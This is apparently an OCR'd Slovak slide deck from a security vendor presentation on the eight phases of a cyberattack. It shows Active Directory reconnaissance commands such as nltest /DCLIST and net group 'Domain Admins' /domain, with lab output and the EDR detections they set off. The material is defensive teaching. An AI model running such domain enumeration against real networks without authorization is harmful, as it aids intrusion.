08/8/2023

# 8 Fáz kybernetického útoku

Skutčné poznatky o útokoch

Digital Security
Progress. Protected.

# Ondrej Krajč

**Senior Technical Pre-Sales**

ondrej.krajc@eset.com

# Typické fázy útoku

**1. fáza - Infekcia**

Počiatočná infekcia

**2. fáza – Prieskum**

Základný prieskum

**3. fáza – Prístup**

Prístup k heslám a prístupom

**4. fáza - Orientácia**

Laterálny pohyb

# Typické fázy útoku

**fáza 5 - Perzistencia**

Zotrvanie v systéme

**fáza 6 - Exfiltrácia**

Exfiltrácia dát

**fáza 7 – Vyhýbanie**

Obrana pred detekciou

**Fáza 8 – prepuknutie**

Individuálny dosah

# Čo je zabehnuté to sa nemení?


**Techniky, Taktiky a Postupy (TTPs)**

# Fáza 1 Infekcia


## Inicializácia Infekcie

Digital Security
Progress. Protected.

# Cieľ fázy

spustenie škodlivého kódu na
na cieľovej stanici

kompromitovaný prístup k cieľovej
stanici



# Populárne vektory

- Zraniteľnosť
- Phishing
- Kompromitované účty
- Brute-Force
- Nesprávne konfigurované služby
- Škodlivé prílohy a stiahnuté súbory

Zero-Days a APTs

# Fáza 2 prehľad

## Základný prieskum

Digital Security
Progress. Protected.


# Cieľ fázy

identifikácia doménového radiča (nltest)

listovanie grúp a zariadení (net group)

zisťovanie info o užívateľoch (powerview)


“Low Hanging Fruits”




# Prvé prieskumy  prostredia

- **Nástroje**
  - Port Scanner
  - Netscan
  - Powerview / Sharpview (.net Port)
- **LOLBAS**
  - nltest /DCLIST:<DomainName>
  - net localgroup Administrators
  - net group “Domain Admins” /domain
  - net group “Domain Computers” /domain

**LOLBAS=**
**Living off the Land Binaries and Scripts**


Command Prompt
C:\Users\DomainUser>nltest /DCLIST:SimpleDomain
Get list of DCs in domain 'SimpleDomain' from '\\WIN-D3PGK84O279'.
WIN-D3PGK84O279.SimpleDomain.com [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully
C:\Users\DomainUser>
DETECTIONS (1)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Rule
Remote System Discovery [F1106]
Sep 7, 2022, 3:37:26 PM
evilcorp1
nltest.exe
nltest.exe (5032)
/DCLIST:SimpleDomain
simpledomain\domainuser
nltest.exe (5032)
Remote System Discovery [F1106]
Remote System Discovery [F1106]


Command Prompt
C:\Users\DomainUser>net group "Domain Computers" /DOMAIN
The request will be processed at a domain controller for domain SimpleDomain.com.
Group name Domain Computers
Comment All workstations and servers joined to the domain
Members
EVILCORP1$ EVILCORP2$
The command completed successfully.
DETECTIONS (13)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Rule Remote System Discovery [F1106] Sep 7, 2022, 3:52:27 PM evilcorp1 net1.exe net1.exe (5000) C:\Windows\system32\net1 group "Dom… simpledomain\domainuser
Rule Remote host enumeration via Net/ADFind [C1115] Sep 7, 2022, 3:52:27 PM evilcorp1 net.exe net.exe (372) group "Domain Computers" /DOMAIN simpledomain\domainuser
net.exe (372)
net1.exe (5000)
Remote System Discovery [F1106]
cmd.exe (5588)
net.exe (372)
Remote host enumeration via Net/ADFind [C1115]
net1.exe (5000)

# Fáza 3 Prístupy

## Prístup k prihlasovacím údajom

Digital Security
Progress. Protected.

